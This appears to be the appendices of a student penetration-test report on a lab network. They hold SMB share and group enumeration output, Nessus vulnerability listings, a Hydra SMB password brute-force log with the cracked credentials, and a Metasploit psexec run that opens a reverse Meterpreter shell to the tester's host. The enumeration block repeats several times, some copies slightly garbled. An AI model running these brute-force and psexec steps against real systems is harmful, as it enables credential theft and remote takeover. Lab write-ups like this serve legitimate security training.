180 [33m
181 [+] [0m[32mAttempting to map shares on 192.168.10.2
182
183 [0m[0m//192.168.10.2/ADMIN$ [35mMapping: [0m[0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A
184 //192.168.10.2/C$ [35mMapping: [0m[0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A
185 [33m
186 [E] [0m[31mCan't understand response:
187
188 [0mNT_STATUS_NO_SUCH_FILE listing \*
189 //192.168.10.2/IPC$ [35mMapping: [0mN/A[35m Listing: [0mN/A[35m Writing: [0mN/A
190 //192.168.10.2/NETLOGON [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
191 //192.168.10.2/SYSVOL [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

```

```

239 [34m ( [0m[32mGroups on 192.168.10.2[0m[34m )
240
241 [0m[33m
242 [+] [0m[32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0x220]
245 group:[Users] rid:[0x221]
246 group:[Guests] rid:[0x222]
247 group:[Remote Desktop Users] rid:[0x22b]
248 group:[Network Configuration Operators] rid:[0x22c]
249 group:[Performance Monitor Users] rid:[0x22e]
250 group:[Performance Log Users] rid:[0x22f]
251 group:[Distributed COM Users] rid:[0x232]
252 group:[IIS_IUSRS] rid:[0x238]
253 group:[Cryptographic Operators] rid:[0x239]
254 group:[Event Log Readers] rid:[0x23d]
255 group:[Certificate Service DCOM Access] rid:[0x23e]
256 group:[RDS Remote Access Servers] rid:[0x23f]
257 group:[RDS Endpoint Servers] rid:[0x240]
258 group:[RDS Management Servers] rid:[0x241]
259 group:[Hyper-V Administrators] rid:[0x242]
260 group:[Access Control Assistance Operators] rid:[0x243]
261 group:[Remote Management Users] rid:[0x244]
262 group:[Storage Replica Administrators] rid:[0x246]
263 group:[Incoming Forest Trust Builders] rid:[0x22d]
264 group:[Terminal Server License Servers] rid:[0x231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
266 group:[Windows Authorization Access Group] rid:[0x230]
267 group:[Print Operators] rid:[0x226]
268 group:[Replicator] rid:[0x228]
269 group:[Account Operators] rid:[0x224]
270 group:[Backup Operators] rid:[0x227]
271 group:[Server Operators] rid:[0x225]
272 [33m

```

```

239 [34m ( [0m[32mGroups on 192.168.10.2[0m[34m )
240
241 [0m[33m
242 [+] [0m[32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0x220]
245 group:[Users] rid:[0x221]
246 group:[Guests] rid:[0x222]
247 group:[Remote Desktop Users] rid:[0x22b]
248 group:[Network Configuration Operators] rid:[0x22c]
249 group:[Performance Monitor Users] rid:[0x22e]
250 group:[Performance Log Users] rid:[0x22f]
251 group:[Distributed COM Users] rid:[0x232]
252 group:[IIS_IUSRS] rid:[0x238]
253 group:[Cryptographic Operators] rid:[0x239]
254 group:[Event Log Readers] rid:[0x23d]
255 group:[Certificate Service DCOM Access] rid:[0x23e]
256 group:[RDS Remote Access Servers] rid:[0x23f]
257 group:[RDS Endpoint Servers] rid:[0x240]
258 group:[RDS Management Servers] rid:[0x241]
259 group:[Hyper-V Administrators] rid:[0x242]
260 group:[Access Control Assistance Operators] rid:[0x243]
261 group:[Remote Management Users] rid:[0x244]
262 group:[Storage Replica Administrators] rid:[0x246]
263 group:[Incoming Forest Trust Builders] rid:[0x22d]
264 group:[Terminal Server License Servers] rid:[0x231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
266 group:[Windows Authorization Access Group] rid:[0x230]
267 group:[Print Operators] rid:[0x226]
268 group:[Replicator] rid:[0x228]
269 group:[Account Operators] rid:[0x224]
270 group:[Backup Operators] rid:[0x227]
271 group:[Server Operators] rid:[0x225]
272 [33m

```

```
239 [34m ( [0m[32mGroups on 192.168.10.2[0m[34m )
240
241 [0m[33m
242 [*) [0m[32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0x220]
245 group:[Users] rid:[0x221]
246 group:[Guests] rid:[0x222]
247 group:[Remote Desktop Users] rid:[0x22b]
248 group:[Network Configuration Operators] rid:[0x22c]
249 group:[Performance Monitor Users] rid:[0x22e]
250 group:[Performance Log Users] rid:[0x22f]
251 group:[Distributed COM Users] rid:[0x232]
252 group:[IIS_IUSRS] rid:[0x238]
253 group:[Cryptographic Operators] rid:[0x239]
254 group:[Event Log Readers] rid:[0x23d]
255 group:[Certificate Service DCOM Access] rid:[0x23e]
256 group:[RDS Remote Access Servers] rid:[0x23f]
257 group:[RDS Endpoint Servers] rid:[0x240]
258 group:[RDS Management Servers] rid:[0x241]
259 group:[Hyper-V Administrators] rid:[0x242]
260 group:[Access Control Assistance Operators] rid:[0x243]
261 group:[Remote Management Users] rid:[0x244]
262 group:[Storage Replica Administrators] rid:[0x246]
263 group:[Incoming Forest Trust Builders] rid:[0x22d]
264 group:[Terminal Server License Servers] rid:[0x231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
266 group:[Windows Authorization Access Group] rid:[0x230]
267 group:[Print Operators] rid:[0x226]
268 group:[Replicator] rid:[0x228]
269 group:[Account Operators] rid:[0x224]
270 group:[Backup Operators] rid:[0x227]
271 group:[Server Operators] rid:[0x225]
272 [33m

239 [34m ( [0m[32mGroups on 192.168.10.2[0m[34m )
240
241 [0m[33m
242 [*) [0m[32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0x220]
245 group:[Users] rid:[0x221]
246 group:[Guests] rid:[0x222]
247 group:[Remote Desktop Users] rid:[0x22b]
248 group:[Network Configuration Operators] rid:[0x22c]
249 group:[Performance Monitor Users] rid:[0x22e]
250 group:[Performance Log Users] rid:[0x22f]
251 group:[Distributed COM Users] rid:[0x232]
252 group:[IIS_IUSRS] rid:[0x238]
253 group:[Cryptographic Operators] rid:[0x239]
254 group:[Event Log Readers] rid:[0x23d]
255 group:[Certificate Service DCOM Access] rid:[0x23e]
256 group:[RDS Remote Access Servers] rid:[0x23f]
257 group:[RDS Endpoint Servers] rid:[0x240]
258 group:[RDS Management Servers] rid:[0x241]
259 group:[Hyper-V Administrators] rid:[0x242]
260 group:[Access Control Assistance Operators] rid:[0x243]
261 group:[Remote Management Users] rid:[0x244]
262 group:[Storage Replica Administrators] rid:[0x246]
263 group:[Incoming Forest Trust Builders] rid:[0x22d]
264 group:[Terminal Server License Servers] rid:[0x231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
266 group:[Windows Authorization Access Group] rid:[0x230]
267 group:[Print Operators] rid:[0x226]
268 group:[Replicator] rid:[0x228]
269 group:[Account Operators] rid:[0x224]
270 group:[Backup Operators] rid:[0x227]
271 group:[Server Operators] rid:[0x225]
272 [33m

239 [34m ( [0m[32mGroups on 192.168.10.2[0m[34m )
240
241 [0m[33m
242 [*) [0m[32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0x220]
245 group:[Users] rid:[0x221]
246 group:[Guests] rid:[0x222]
247 group:[Remote Desktop Users] rid:[0x22b]
248 group:[Network Configuration Operators] rid:[0x22c]
249 group:[Performance Monitor Users] rid:[0x22e]
250 group:[Performance Log Users] rid:[0x22f]
251 group:[Distributed COM Users] rid:[0x232]
252 group:[IIS_IUSRS] rid:[0x238]
253 group:[Cryptographic Operators] rid:[0x239]
254 group:[Event Log Readers] rid:[0x23d]
255 group:[Certificate Service DCOM Access] rid:[0x23e]
256 group:[RDS Remote Access Servers] rid:[0x23f]
257 group:[RDS Endpoint Servers] rid:[0x240]
258 group:[RDS Management Servers] rid:[0x241]
259 group:[Hyper-V Administrators] rid:[0x242]
260 group:[Access Control Assistance Operators] rid:[0x243]
261 group:[Remote Management Users] rid:[0x244]
262 group:[Storage Replica Administrators] rid:[0x246]
263 group:[Incoming Forest Trust Builders] rid:[0x22d]
264 group:[Terminal Server License Servers] rid:[0x231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
266 group:[Windows Authorization Access Group] rid:[0x230]
267 group:[Print Operators] rid:[0x226]
268 group:[Replicator] rid:[0x228]
269 group:[Account Operators] rid:[0x224]
270 group:[Backup Operators] rid:[0x227]
271 group:[Server Operators] rid:[0x225]
272 [33m
```



```
239 [34m ( [0m[32mGroups on 192.168.10.2[0m[34m )
240
241 [0m[33m
242 [+] [0m[32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0x220]
245 group:[Users] rid:[0x221]
246 group:[Guests] rid:[0x222]
247 group:[Remote Desktop Users] rid:[0x22b]
248 group:[Network Configuration Operators] rid:[0x22c]
249 group:[Performance Monitor Users] rid:[0x22e]
250 group:[Performance Log Users] rid:[0x22f]
251 group:[Distributed COM Users] rid:[0x232]
252 group:[IIS_IUSRS] rid:[0x238]
253 group:[Cryptographic Operators] rid:[0x239]
254 group:[Event Log Readers] rid:[0x23d]
255 group:[Certificate Service DCOM Access] rid:[0x23e]
256 group:[RDS Remote Access Servers] rid:[0x23f]
257 group:[RDS Endpoint Servers] rid:[0x240]
258 group:[RDS Management Servers] rid:[0x241]
259 group:[Hyper-V Administrators] rid:[0x242]
260 group:[Access Control Assistance Operators] rid:[0x243]
261 group:[Remote Management Users] rid:[0x244]
262 group:[Storage Replica Administrators] rid:[0x246]
263 group:[Incoming Forest Trust Builders] rid:[0x22d]
264 group:[Terminal Server License Servers] rid:[0x231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
266 group:[Windows Authorization Access Group] rid:[0x230]
267 group:[Print Operators] rid:[0x226]
268 group:[Replicator] rid:[0x228]
269 group:[Account Operators] rid:[0x224]
270 group:[Backup Operators] rid:[0x227]
271 group:[Server Operators] rid:[0x225]
272 [33m
```

```
239 [34m ( [0m[32mGroups on 192.168.10.2[0m[34m )
240
241 [0m[33m
242 [+] [0m[32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0x220]
245 group:[Users] rid:[0x221]
246 group:[Guests] rid:[0x222]
247 group:[Remote Desktop Users] rid:[0x22b]
248 group:[Network Configuration Operators] rid:[0x22c]
249 group:[Performance Monitor Users] rid:[0x22e]
250 group:[Performance Log Users] rid:[0x22f]
251 group:[Distributed COM Users] rid:[0x232]
252 group:[IIS_IUSRS] rid:[0x238]
253 group:[Cryptographic Operators] rid:[0x239]
254 group:[Event Log Readers] rid:[0x23d]
255 group:[Certificate Service DCOM Access] rid:[0x23e]
256 group:[RDS Remote Access Servers] rid:[0x23f]
257 group:[RDS Endpoint Servers] rid:[0x240]
258 group:[RDS Management Servers] rid:[0x241]
259 group:[Hyper-V Administrators] rid:[0x242]
260 group:[Access Control Assistance Operators] rid:[0x243]
261 group:[Remote Management Users] rid:[0x244]
262 group:[Storage Replica Administrators] rid:[0x246]
263 group:[Incoming Forest Trust Builders] rid:[0x22d]
264 group:[Terminal Server License Servers] rid:[0x231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
266 group:[Windows Authorization Access Group] rid:[0x230]
267 group:[Print Operators] rid:[0x226]
268 group:[Replicator] rid:[0x228]
269 group:[Account Operators] rid:[0x224]
270 group:[Backup Operators] rid:[0x227]
271 group:[Server Operators] rid:[0x225]
272 [33m
```

```
239 [34m ( [0m[32mGroups on 192.168.10.2[0m[34m )
240
241 [0m[33m
242 [+] [0m[32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0x220]
245 group:[Users] rid:[0x221]
246 group:[Guests] rid:[0x222]
247 group:[Remote Desktop Users] rid:[0x22b]
248 group:[Network Configuration Operators] rid:[0x22c]
249 group:[Performance Monitor Users] rid:[0x22e]
250 group:[Performance Log Users] rid:[0x22f]
251 group:[Distributed COM Users] rid:[0x232]
252 group:[IIS_IUSRS] rid:[0x238]
253 group:[Cryptographic Operators] rid:[0x239]
254 group:[Event Log Readers] rid:[0x23d]
255 group:[Certificate Service DCOM Access] rid:[0x23e]
256 group:[RDS Remote Access Servers] rid:[0x23f]
257 group:[RDS Endpoint Servers] rid:[0x240]
258 group:[RDS Management Servers] rid:[0x241]
259 group:[Hyper-V Administrators] rid:[0x242]
260 group:[Access Control Assistance Operators] rid:[0x243]
261 group:[Remote Management Users] rid:[0x244]
262 group:[Storage Replica Administrators] rid:[0x246]
263 group:[Incoming Forest Trust Builders] rid:[0x22d]
264 group:[Terminal Server License Servers] rid:[0x231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
266 group:[Windows Authorization Access Group] rid:[0x230]
267 group:[Print Operators] rid:[0x226]
268 group:[Replicator] rid:[0x228]
269 group:[Account Operators] rid:[0x224]
270 group:[Backup Operators] rid:[0x227]
271 group:[Server Operators] rid:[0x225]
272 [33m
```


```

239 [34m ( [0m [32mGroups on 192.168.10.2 [0m [34m )
240
241 [0m [33m
242 [+] [0m [32mGetting builtin groups:
243
244 [0mgroup:[Administrators] rid:[0*220]
245 group:[Users] rid:[0*221]
246 group:[Guests] rid:[0*222]
247 group:[Remote Desktop Users] rid:[0*22b]
248 group:[Network Configuration Operators] rid:[0*22c]
249 group:[Performance Monitor Users] rid:[0*22e]
250 group:[Performance Log Users] rid:[0*22f]
251 group:[Distributed COM Users] rid:[0*232]
252 group:[IIS_IUSRS] rid:[0*238]
253 group:[Cryptographic Operators] rid:[0*239]
254 group:[Event Log Readers] rid:[0*23d]
255 group:[Certificate Service DCOM Access] rid:[0*23e]
256 group:[RDS Remote Access Servers] rid:[0*23f]
257 group:[RDS Endpoint Servers] rid:[0*240]
258 group:[RDS Management Servers] rid:[0*241]
259 group:[Hyper-V Administrators] rid:[0*242]
260 group:[Access Control Assistance Operators] rid:[0*243]
261 group:[Remote Management Users] rid:[0*244]
262 group:[Storage Replica Administrators] rid:[0*246]
263 group:[Incoming Forest Trust Builders] rid:[0*22d]
264 group:[Terminal Server License Servers] rid:[0*231]
265 group:[Pre-Windows 2000 Compatible Access] rid:[0*22a]
266 group:[Windows Authorization Access Group] rid:[0*230]
267 group:[Print Operators] rid:[0*226]
268 group:[Replicator] rid:[0*228]
269 group:[Account Operators] rid:[0*224]
270 group:[Backup Operators] rid:[0*227]
271 group:[Server Operators] rid:[0*225]
272 [33m

```

APPENDIX C

Nessus scan results on server 1 (192.168.10.1).




Vulnerabilities

Total: 109

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	9.8	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	9.8	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	9.8	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	9.8	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	8.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	7.5	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	7.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	57582	SSL Self-Signed Certificate
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	6.1	136929	jQuery 1.2 < 3.5.0 Multiple XSS
MEDIUM	6.1	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	6.1	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
MEDIUM	5.3	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.7	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
MEDIUM	5.0*	11734	ArGoSoft Mail Server HTTP Daemon GET Request Saturation DoS
MEDIUM	5.0*	18140	ArGoSoft Mail Server Pro <= 1.8.7.6 Multiple Vulnerabilities (XSS, Traversal, Priv Esc)
MEDIUM	5.0*	10073	Finger Recursive Request Arbitrary Site Redirection
LOW	3.7	38208	Apache Struts 2 s:a / s:url Tag href Element XSS
LOW	3.3*	10663	DHCP Server Detection

Nessus scan results on server 2 (192.168.10.2).



Vulnerabilities Total: 97

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	9.8	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	9.8	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	9.8	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	9.8	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	8.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	7.5	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	7.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	57582	SSL Self-Signed Certificate
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	6.1	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	6.1	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
MEDIUM	5.3	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.7	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
LOW	3.7	38208	Apache Struts 2 s:a / s:url Tag href Element XSS

APPENDIX D

The full hydra brute force attack.

```
*~/Desktop/users.txt - Mousepad
File Edit Search View Document Help
[Icons] [Navigation] [Find] [Full Screen]

1 Administrator
2 B.Yates
3 I.Robinson
4 J.Shaw
5 L.Washington
6 M.Padilla
7 W.Holt|

[ATTEMPT] target 192.168.10.1 - login "W.Holt" - pass "intercept" - 1967347 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "W.Holt" - pass "interceptor" - 1967348 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "W.Holt" - pass "intercepting" - 1967349 of 2146942 [child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "W.Holt" - pass "interception" - 1967350 of 2146942 [child 0] (0/0)
[445][smb] host: 192.168.10.1 login: W.Holt password: interception
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-10 09:54:20

1 # Hydra v9.3 run at 2024-12-10 05:13:06 on 192.168.10.1 smb (hydra -V -L users.txt -P cain.txt -o results.txt smb://192.168.10.1)
2 [445][smb] host: 192.168.10.1 login: I.Robinson password: switching
3 [445][smb] host: 192.168.10.1 login: J.Shaw password: howsomever
4 [445][smb] host: 192.168.10.1 login: M.Padilla password: possess
5 [445][smb] host: 192.168.10.1 login: W.Holt password: interception
6
```

APPENDIX E

Full settings used on the windows/smb/psexec attack

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBSHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share
SMBUser		no	The username to authenticate as

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.233.129 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

```

```
msf6 exploit(windows/smb/psexec) > set SMBDomain uadtargetnet.com
SMBDomain => uadtargetnet.com
msf6 exploit(windows/smb/psexec) > set SMBpass switching
SMBpass => switching
msf6 exploit(windows/smb/psexec) > set SMBuser I.Robinson
SMBuser => I.Robinson
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.10.1
RHOSTS => 192.168.10.1
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.10.253
LHOST => 192.168.10.253
msf6 exploit(windows/smb/psexec) > 
```

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server ...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445\uadtargetnet.com as user 'I.Robinson' ...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload ...
[*] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.10.1
[*] Meterpreter session 1 opened (192.168.10.253:4444 -> 192.168.10.1:49817) at 2024-12-10 10:06:13 -0500

meterpreter > 
```

APPENDIX F

Full cain settings used to crack passwords

